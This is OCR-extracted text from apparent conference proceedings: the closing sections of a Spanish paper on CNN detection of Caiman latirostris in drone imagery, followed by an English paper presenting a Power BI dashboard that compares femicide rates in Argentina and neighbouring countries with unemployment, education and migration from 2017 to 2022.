


Figura 3: Resultados experimentales: 1 - Curva F1 para: A) experimento 1; B) experimento 2; y C) experimento 3. 2 - Curva P para: A) experimento 1; B) experimento 2; y C) experimento. 3 - Curva R para: A) experimento 1; B) experimento 2; y C) experimento 3. 4. Curva Presición-Recall para A) experimento 1; B) experimento 2; y C) experimento 3.

4 Discusión

De la comparación de los resultados se destaca una gran diferencia de desempeño entre los modelos entrenados con las fotografías sin procesar y los dos métodos alternativos propuestos, a pesar de que a partir de la hipótesis planteada se esperaban mejoras en el rendimiento. Esto puede observarse principalmente por la diferencia del valor F1 entre los métodos.

Para el caso del entrenamiento con matrices de índices espectrales, se postuló que la conformación de imágenes enfocadas en recuperar aspectos distintivos de la textura de *C. latirostris* discriminaría su imagen del resto de los elementos, debido a que la elección de los índices espectrales se tomó sin intención de conservar información característica de los ambientes. Muy por el contrario, el sistema tuvo un desempeño muy pobre al no poder diferenciar *C. latirostris* con claridad debido a su bajo *Recall*.

Por otro lado, el agregado de parches de *C. latirostris* mediante síntesis de imágenes procuraba aumentar los datos, que a su vez permitiría enseñarle a la red hallazgos válidos fuera de su contexto original. Sin embargo, el desempeño del sistema empeoró, lo que no solo puede observarse en los valores de desempeño, sino también en las fotografías cuando, en comparación con el primer método, hace más detecciones erróneas, aumentando considerablemente los FP en comparación con el primer método. Esto sugiere que la creación de imágenes sintéticas podría añadir características que permitan confundir a las redes cuando un *parche* se introduce de manera forzada en una fotografía con características de iluminación diferentes.

5 Conclusiones

Podemos afirmar que las etapas de preprocesamiento postuladas han empeorado el desempeño de la RNC evidenciado en los resultados. Por un lado, y en el uso de índices espectrales, una selección cualitativa por observación podría no ser el mejor criterio para considerar un preprocesamiento colorimétrico. Si bien son múltiples los casos en los cuales se hace relevamiento de especies mediante cámaras térmicas (aportando información del espectro IR), éstas se presentan en modelos de drones con costos elevados, por lo que sigue siendo de interés encontrar elementos dentro del espectro visible que permitan facilitar la detección de los individuos. Asimismo, surge una necesidad de conocer otros parámetros aparte de los índices espectrales para generar un preprocesamiento que permita mejorar la detectabilidad de *C. latirostris*.

Por otro lado, existe aún la necesidad de evaluar con mayor profundidad cómo los ajustes de la distribución de los individuos en las imágenes sintéticas generan sistemas con peor desempeño, ya que no habría una explicación fehaciente de por qué ocurre, ya que sería un tipo de aumentación que diferiría de las técnicas ya utilizadas por los módulos de la red sólo en el cambio de dominio real de pertenencia de los *parches* en referencia a los *fondos*, contrastando dos partes de imágenes tomadas en condiciones ambientales diferentes.

En síntesis, es necesario replantear los métodos de aumentación para poder lograr modelos de mejor desempeño. Procurando evadir la necesidad de recolección de gran cantidad de datos, debido a su alto costo en términos temporales y económicos.

Bibliografía

1. Naveda-Rogriguez, A., Utreras, V., Zapata-Ríos, G. Standarized monitoring protocol for the black caiman (*Melanosuchus niger*). Wildlife Research 47(4). 317-325 (2019).
2. Sasse, D. B. Job-related mortality of wildlife workers in the United States, 1937-2000. Wildlife Society Bulletin 2003, 31 (4), 1015-1020, (2003).
3. Da Silveira, R., Magnusson, W. E., Campos, Z. Monitoring the distribution, abundance and breeding areas of *Caiman crocodilus crocodilus* and *Melanosuchus niger* in the Anavilhanas archipelago, Central Amazonia, Brazil. Journal of Herpetology, 31(4), 514–520 (1997).
4. Cardoso Nóbrega,Y., da Paz, J. S., Nossa, D. N., Silva, T. T., Quadros Menezes, P., Curbani, F., Silva-Soares, T., de Faria da Silva, L., Tobias, F. L., Tadokoro, C. E., Renan de Deus Santos, M. Biological hazard associated with bacteria from nests and eggs of *Caiman latirostris* (Daudin, 1802). Herpetology Notes, 12, 905-908 (2019).
5. Krizhevsky, A., Sutskever, I., Hinton, G. E. ImageNet Classification with Deep Convolutional Neural Networks. Advances in Neural Information Processing Systems 25 (2012).
6. Redmon, J., Divvala, S., Girshick, R., Farhadi, A., 2016. You only look once: Unified, real-time object detection. In: Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition, 779-788, (2016).
7. Redmon J., Farhadi, A., 2017. YOLO9000: Better, faster, stronger. In: 2017 IEEE Conference on Computer Vision and Pattern Recognition (CVPR), 6517-6525, (2017).
8. Redmon, J., Farhadi, A., 2018. YOLOv3: An Incremental Improvement. URL: https://arxiv.org/abs/1804.02767, (2018).
9. Bochkovskiy, A., Wang, C., Liao, H. YOLOv4: Optimal Speed and Accuracy of Object Detection, (2020).
10. Sitio de documentación para YOLOv8, https://docs.ultralytics.com/
11. Bakacsy, L., Tobak, Z., van Leeuwen, B., Szilassi, P., Biró, C., Szatmári, J. Drone-based identification and monitoring of two invasive alien plant species in open sand grasslands by six RGB vegetation indices. Drones of MDPI, 7, 207 (2023).
12. Eng, L. S., Ismail, R., Hashim, W., Baharum, A. The use of VARI, GLI, and VIGREEN formulas in detecting vegetation in aerial images. International Journal of Technology 10(7): 1385-1394, (2019).
13. Miranda Lemes, E. , Coelho, L., Lacerda de Andrade, S., dos Santos Oliveira, A., Marques, M. G., Assis do Nascimento, F. M., Arantes Rodrigues da Cunha, J. P. Triangular greenness index to evaluate the effects of dicamba in soybean. AgriEngineering of MDPI 4, 758–769 (2022).
14. Lee, M. K., Golzarian, M. R., Kim, I. A new color index for vegetation segmentation and classification. Precision Agriculture 22, 179–204 (2021).
15. Yu, K., Kirchgessner, N., Grieder, C., Walter, A., Hund, A. An image analysis pipeline for automated classification of imaging light conditions and for quantification of wheat canopy cover time series in field phenotyping. Plant Methods 13, 15 (2017).
16. Zhang, X., Zhang, F., Qi, Y., Deng, L., Wang, X., Yang, S. New research methods for vegetation information extraction based on visible light remote sensing images from an unmanned aerial vehicle (UAV). International Journal of Applied Earth Observation and Geoinformation. (2019).
17. Mathieu, R., Pouget, M., Cerevelle, B., Escadafal, R. Relationships between satellite-based radiometric indices simulated using laboratory reflectance data and typic soil colour of an arid environment. Remote Sensing of Environment, 66, pp. 17-28. (1998).
18. Mousabeygi, F., Akhavan, S., Rezaei, Y. Assessment of consumer-grade camera-derived vegetation indices for monitoring nitrogen and leaf relative water content of maize. Spanish Journal of Agricultural Research 20 (1), (2022).

19. Planetary Habitability Laboratory. (n.d.). Visible Vegetation Index (VVI). Universidad de Puerto Rico (Arecibo). Revisado el 6 de agosto de 2024, tomado desde https://phl.upr.edu/projects/visible-vegetation-index-vvi
20. Barbosa, B.D.S., Ferraz, G.A.S., Gonçalves L.M., Marin, D.B., Maciel, D.T., Ferraz, P.F.P., Rossi, G. RGB vegetation indices applied to grass monitoring: a qualitative analysis. Agronomy Research 17(2), 349–357. (2019).
21. Gonzalez, R.C., Woods, R. E. Digital Image Processing (3ra ed.). Pearson Education, Inc., Pearson Prentice Hall, Upper Saddle River, New Jersey (2008).

Visualizing Femicides: Comparing Argentina with Neighboring Latin American Countries

María Gabriela Molfino[1], Mercedes Barrionuevo[1], Mariela Rodriguez[2], María Luján Ganuza[3], and Veronica Gil Costa[1]

[1] Laboratorio de Investigación y Desarrollo en Inteligencia Computacional (LIDIC), Universidad Nacional de San Luis, mariagabrielamolfino@gmail.com, mdbarrio@unsl.edu.ar, ggvcosta@gmail.com
[2] Universidad Nacional de Jujuy, marielarodriguez@unju.edu.ar
[3] Inst. for Computer Science and Engineering, ICIC (CONICET-UNS), Department of Computer Science and Engineer, Universidad Nacional del Sur, Bahía Blanca, mlg@cs.uns.edu.ar

Abstract. This paper explores the application of data visualization techniques to analyze femicides, conducting a comprehensive comparative study between Argentina and its neighboring countries. Through the application of visualization approaches, we aim to uncover patterns, trends, and critical insights that contribute to a deeper understanding of the prevalence, dynamics, and impact of femicides in these regions. In this article, we introduce a data visualization dashboard focused on femicides in Argentina and Latin America. Our study examines different facets of femicide in the region, exploring the connections between femicide rates and factors such as intimate partner violence, migration rates, unemployment, and educational attainment from 2017 to 2022.

Keywords: Temporal Data Visualization. Visual Data Analysis. Femicide. Migration. Unemployment.

1 Introduction

Gender-based violence, especially femicides, represents a severe violation of human rights in Latin America. Femicides represent an extreme manifestation of gender-based violence with profound economic, social, and political implications.

Data visualization plays a crucial role in understanding and addressing femicide. By transforming complex statistics into accessible visual representations, we can make the severity of this issue more understandable to a wider audience. Visualizations have the power to reveal patterns and trends that might otherwise remain hidden in raw data [1,2], providing valuable insights for researchers, policymakers, and activists. By enabling researchers, policymakers, and the public to grasp these patterns more readily, data visualization enhances our capacity to detect hotspots, temporal trends, and risk factors, ultimately contributing to more informed decision-making and targeted interventions.

In this paper, we explore the application of data visualization techniques to analyze femicides, focusing on a comparative study between Argentina and the

broader regions of Latin America. Using visual analytics, our goal is to uncover patterns, trends, and critical insights that contribute to a deeper understanding of the scope and impact of femicide in these regions during the period 2017-2022.

Our goal is to examine the situation in Argentina in comparison to their neighboring countries, investigating whether certain behavioral patterns associated with femicides correlate with factors such as perpetrator or victim unemployment, educational level, or migration status. Through this comprehensive analysis and visualization of femicide-related data, we aim to contribute valuable insights to the ongoing efforts to combat gender-based violence in Latin America, with a particular focus on Argentina's position within its regional context. In the following sections we will go into more detail about related work, proposed dashboard, the data sources, results and conclusions.

2 Related Work

Recent research emphasizes the importance of data visualization in understanding femicide patterns. The study in [3] combines statistical analysis with sociocultural perspectives, examining data from official sources and activist organizations. The work in [4] describes how data visualization tools help participants understand gender-based violence and its consequences in Ecuador.

In [5], the authors explore how feminist activists produce "counterdata' ' to address underreporting and misrepresentation of feminicide in official statistics. These efforts, grounded in alternative epistemologies emphasizing care, memory, and justice, aim to increase visibility and support policy reforms. The work in [5] presents expert opinions on strategies for implementing an integrated femicide data collection system in Europe, developing a conceptual map of 69 strategies in 10 clusters fitting into "Political action" and "Technical steps" domains.

The work in [6] investigates the link between women's empowerment and intimate partner violence using data from the 2019 ENVIGMU survey in Ecuador. This study rates gender-based violence against women, including a high number of femicides compared to the region. To account for potential biases, an instrumental variable model was employed. The analysis confirms that increased empowerment for women is associated with a decrease in the occurrence of intimate partner violence.

Gender-related killings of women and girls, or femicide, have been the subject of increased global attention and advocacy efforts. Researchers have highlighted the need to strengthen data collection and improve responses to this pervasive form of violence, which is not inevitable but rather rooted in complex societal and structural factors.

3 The Dashboard

The designed dashboard is a coordinated multi-view data visualization tool developed with Power Bi [7] freely accessible from any browser[4]. We used various

[4] https://tinyurl.com/LatAmFemicides (Spanish version)




Fig. 1: The Dashboard integrates a Choropleth Map (A), 3 Line Charts with shaded areas (B, C and D-left), 2 Stacked Area Charts (D-middle and D-rigth) and a Star Plot (E).

data visualization techniques to analyze femicide data from Argentina and compare it with data from its neighboring countries. We begin by defining a clear objective: to analyze potential trends, patterns, or relationships between femicide rates, migration rates, and unemployment rates, disaggregated by educational levels, during the period 2017 to 2022 in Argentina and its neighboring countries. This objective aims to address the following questions:

Q1 Is the behavior of femicides in Argentina similar to its neighboring countries? Are there any patterns among these countries?

Q2 How do various unemployment rates for women correlate with femicide rates according to the educational level between Argentina and its neighboring countries?

Q3 How do migration rates, gender-specific unemployment rates, educational levels, and femicide rates change over the analyzed period?

4 The Data

In this work, data sources were integrated from the Economic Commission for Latin America and the Caribbean (CEPAL[5]), specifically from CEPALSTAT[6], which includes databases and statistical publications. These data were chosen based on the hypothesis that education, unemployment, and mobility may impact femicides. The specific data sources used are:

– **Femicide Rate** [8]: This is the annual quantification of the total number of women aged 15 and over killed for gender-related reasons, divided by the female population, expressed per 100,000 women. National legislations refer to this as femicide, feminicide, or gender-based aggravated homicide.

[5] https://www.cepal.org/es
[6] https://statistics.cepal.org/portal/cepalstat/

- **Number of Femicides or Feminicides** [9,10]: The annual quantification of the total number of women aged 15 and over killed for gender-related reasons. In Argentina, this data is collected by *Corte Suprema de Justicia de la Nación, Registro Nacional de Femicidios de la Justicia Argentina* [11].
- **Migration Rate** [12],[13]: It is the ratio between the annual net migration balance (the annual average difference between immigrants and emigrants in a population) for a specific period and the average population for the same period, expressed by 1,000 inhabitants. Population estimates and projections are elaborated by CELADE - Population Division of CEPAL and the United Nations Population Division.
- **Unemployment Rate by Sex and Education** [14]: It is the ratio of the urban unemployed population aged 15 and over who sought employment during the period to the economically active urban population of the same age group, disaggregated by years of education and sex.

To geographically locate all countries in Latin America, the datasets were processed integrating country codes [7] and latitudes, and longitudes [8]. All the datasets have been processed, cleaned, and integrated using Power Query Editor.

4.1 The Views

As shown in figure 1, the dashboard was designed as a combination of seven views, described as follows:

- *Choropleth Map:* These are a form of quantitative cartography used to represent discrete phenomena associated with units such as countries or provinces, applying colors or surface symbols according to their value [15]. Different shades or colors are used in these areas following the principle of "the greater the quantity, the darker the color". In this particular case, the map displays Latin American and Caribbean countries colored based on the average femicide rates recorded for each country (see figure 1.A). The femicide rate is per 100,000 women.
- *Line Charts:* These charts display data points connected by lines. They are used to show trends over time or across categories. Line charts are useful for tracking changes and identifying patterns in data, providing a clear view of how values evolve. For this case, we decided to combine the standard line chart with filled-in areas below the lines. We use these line charts with shaded areas in 3 views. To display the average femicide rate, maximum femicide rate, the average rate of women killed by their partner or ex-partner, and the total number of femicides in figure 1.B. To display the average annual unemployment rate, the average annual unemployment rate for men and for woman and the average femicide rate in figure 1.D (left). To display the average femicide rate, maximum femicide rate, the average rate of women

[7] https://gist.github.com/brenes/1095110#file-paises-csv
[8] https://datos.canarias.es/catalogos/general/dataset/paises-del-mundo-en-2016-delimitaciones-territoriales-para-fines-estadisticos-en-canarias

killed by their partner or ex-partner and the total number of femicides by country in figure 1.C.
- *Stacked Area Charts* These typically allow the visualization of how a measure, observed through multiple category values, changes over time. The category series are each plotted as an area and stacked on top of each other. This chart therefore visualizes contributions from different category values along with their total[16]. In this dashboard, we decided to use stacked area charts in 2 views. To display the average annual unemployment rate for men with different years of education and average femicide rate in figure 1.D (middle). To display the average annual unemployment rate for women with different years of education and average femicide rate in figure 1.D (right).
- *Star Plot:* A star plot is a graphical representation of multivariate data where each variable is represented by an axis radiating from a central point. Each axis corresponds to a different variable, and the data for each variable is plotted along its respective axis. The points are then connected with lines to form a polygon, in this case, curved lines are used. We use a star plot to compare and analyze the behavior of different variables across different years (see figure 1.E).

The dashboard is implemented using coordinated views, where a selection made in one view affects the other views, allowing users to relate all available variables. This interactive feature enables a comprehensive analysis of the data, as changes in one visualization are reflected across the entire dashboard. The dashboard supports filtering by various parameters, including year, femicide rate, migration rate, and annual average unemployment rate. These filters can be applied individually or in combination, providing users with the flexibility to focus on specific aspects of the data or explore broader trends. By adjusting these filters, users can dynamically update all visualizations, revealing patterns and correlations across different variables and time periods.

5 Results

In Argentina and its neighboring countries, there are characteristics relevant to the study. Therefore, to answer **Q1**, we analyze femicide rates by country and their temporal evolution, comparing rates across countries and examining trends from 2017-2022. Figure 2(A) shows the countries addressed in this work. Figure 2(B) shows that for Argentina and its neighboring countries, the average femicide rate (red line) has a downward trend, peaking in 2018. Figure 2(C) compares femicide rates across Latin American countries, ranked highest to lowest. Red dots represent Argentina's neighboring countries, indicating Argentina's relative position among its bordering nations.

Looking at this group of countries, one might conclude that femicide cases are decreasing in Argentina and its neighbors. However, Figure 3 shows individual country trends, revealing distinctly different patterns for each nation. Argentina's femicide rate remains relatively constant (1-1.1) until a slight decrease in 2021. Uruguay shows peaks in 2018 and 2022, with rates between 1.10-1.70,




Fig. 2: Femicide rates in Latin America. **(A)** Choropleth Map where Argentina and its neighboring countries are selected. **(B)** Average femicide rate in countries bordering Argentina. **(C)** Line graph of femicide rates in Latin American countries, ranked from highest to lowest.

notably higher than Argentina despite lower population. Chile's femicide rate peaks in 2021, while total female deaths remain constant (0.4-0.5). Bolivia's highest femicide rate and most female deaths occurred in 2018. The rate was between 1.5 and 2.3, very high considering its population is smaller than Argentina's. Paraguay peaks in 2018, then declines varying between 1.0 and 1.7. Brazil's rate peaks in 2018, then decreases significantly, but total female deaths continue to rise. Femicide rates range from 1.2-1.7, comparable to Argentina despite higher population density.

Based on this analysis, we conclude that the pattern of femicides in Argentina is not entirely similar to that of its neighboring countries. Each country has distinct patterns and trends regarding femicide rates, making it difficult to generalize a common behavioral pattern among all of them. The differences in the trends suggest that various factors, potentially including legal, social, and cultural differences, influence femicide rates uniquely in each country.

To address **Q2**, we analyze the women unemployment and femicide rates in Argentina, Bolivia, and Uruguay. Reviewing Figure 4, we observe that in Argentina, the highest unemployment rate for women occurred in 2020, particularly affecting those with 10-12 years of schooling, followed by those with 6-9 years of schooling and affecting the least those with more than 13 years of schooling. Despite this peak in unemployment, the femicide rate remained consistent with the previous three years. In 2021, while both rates decreased, the femicide rate only slightly declined, whereas the unemployment rate dropped significantly below 2017 levels for all educational levels among women. At this





Fig. 3: Femicide rate patterns in countries bordering Argentina.

point, it would be interesting to have data on the employment situation of women who were victims of violence. While overall unemployment rates for woman in Argentina shows a slight correlation with femicide rates (2020-2021), examining the specific employment situations of women who were victims of violence could provide crucial insights into the complex relationship between economic factors and gender-based violence. In Bolivia, from 2018 to 2020, the femicide rate gradually decreased as the unemployment rate increased, indicating an inverse relationship between femicide and unemployment rates, regardless of educational level. In Uruguay, the femicide rate showed a minimum inflection point in 2020, while the unemployment rate peaked, especially among those with 10-12 years of schooling. This suggests that the femicide and unemployment rates in Uruguay exhibit opposite trends. Overall, the data do not show a consistent correlation between unemployment and femicide rates across these countries. Each country exhibits different patterns, indicating that other factors may be influencing these rates.

Regarding **Q3**, we selected Argentina and all its neighboring countries on the choropleth map. This selection impacted all the other views, including the star plot. Figure 5 shows that, for these countries, the migration rate in 2018 and 2019 is zero, while the unemployment rate for women with 10-12 years of schooling is the highest. In 2020 and 2021, the migration rate is around 0.5 for all countries, maintaining similar unemployment rates across all years of schooling and gender.

We also performed the same analysis selecting each country separately, as shown in Figure 6. The highest average femicide rate occurred in 2018 and tends to decrease from there. In general, we observe a high unemployment rate in these countries in 2020, reaching an average of 11.45, marked by the period of social isolation caused by the COVID-19 pandemic. For the years 2021 and 2022, we note a decrease in unemployment, reaching levels similar to 2018, around 7.96. Those most affected by unemployment are women with low education (6 to 9



(a) Argentina. (b) Bolivia. (c) Uruguay.

Fig. 4: Comparison of femicide rate vs unemployment rate.

years of schooling), who have a rate of 18 per 100,000 women. Migration has a particular pattern in Argentina's neighboring countries, with generally low migration compared to other analyzed countries. Among these countries, Chile stands out with a migration rate between 5 to 6 between the years 2020 and 2021, being the largest migration values, but they have the lowest femicide rates in the region. On the other hand, Bolivia has negative migration rates of -0.8 and -0.76, but the femicide rates are the highest in the region, being 2.3 and 2 in 2018 and 2019 respectively.




Fig. 5: Variation of the variables taking into account Argentina and the neighboring countries as a whole.




Fig. 6: Country trends in femicide, migration and unemployment by educational level.

6 Conclusions

In this work, we developed a data visualization dashboard for Argentina and its neighboring countries. The aim is to identify trends or behavioral patterns among variables that may affect the femicide rate, such as the unemployment rate by the highest level of education achieved and the population migration rate. When analyzing trends between Argentina and its neighboring countries, we obtain very general responses that are not representative of all the countries due to their diverse behaviors. Therefore, it is not possible to draw joint conclusions; each country must be analyzed individually, considering its own characteristics of unemployment, migration, and various aspects of gender-based violence. This is a preliminary data visualization work. We have all the data and we have designed dashboards to continue exploring and analyzing more trends to detect potential patterns.

A limitation in studying these social issues is the lack of commitment from various states to update official data. This results in many cases where information is either unavailable or outdated for certain topics across all Latin American countries. As future work, we plan to expand the number of questions, as the developed dashboard is believed to provide many other answers that may be of great interest. Additionally, we plan to develop a behavior model of the variables involved in this work and also to develop an agent-based simulation tool that allows representation of the characteristics of the analyzed databases to evaluate the impact of different strategies and policies aimed at mitigating femicide cases.

Acknowledgments. We would like to express our gratitude to the Universidad Nacional de San Luis, the Universidad Nacional de Jujuy, and the Universidad Nacional del Sur. This work was partially supported by PGI 24/ZN42 research grant from the General Secretariat of Science and Technology, Universidad Nacional del Sur (Argentina), and by 28720210100824CO (PIBAA) granted by the National Scientific and Technical Research Council (CONICET).

References

1. Stuart K Card, Jock Mackinlay, and Ben Shneiderman. *Readings in information visualization: using vision to think*. Morgan Kaufmann, 1999.
2. Tamara Munzner. *Visualization analysis and design*. CRC press, 2014.
3. Miguel Ignacio Piana. Construyendo datos de feminicidios desde los territorios de américa latina y el caribe. Master's thesis, Universidad Catolica de Cordoba (Argentina), 2023.
4. Gonzalo Gabriel Méndez, Alfredo Calle, Héctor Rizzo, and Gustavo Chonillo. Data tool for exploring gender violence in ecuador: Insights from a qualitative observation. In *2023 18th Iberian Conference on Information Systems and Technologies (CISTI)*, pages 1–7, 2023.
5. Catherine D'Ignazio, Isadora Cruxen, Helena Suarez Val, Angeles Martinez Cuba, Mariel Garcia-Montes, Silvana Fumega, Harini Suresh, and Wonyoung So. Feminicide and counterdata production: Activist efforts to monitor and challenge gender-related violence. *Patterns*, 3(7):100530, 2022.
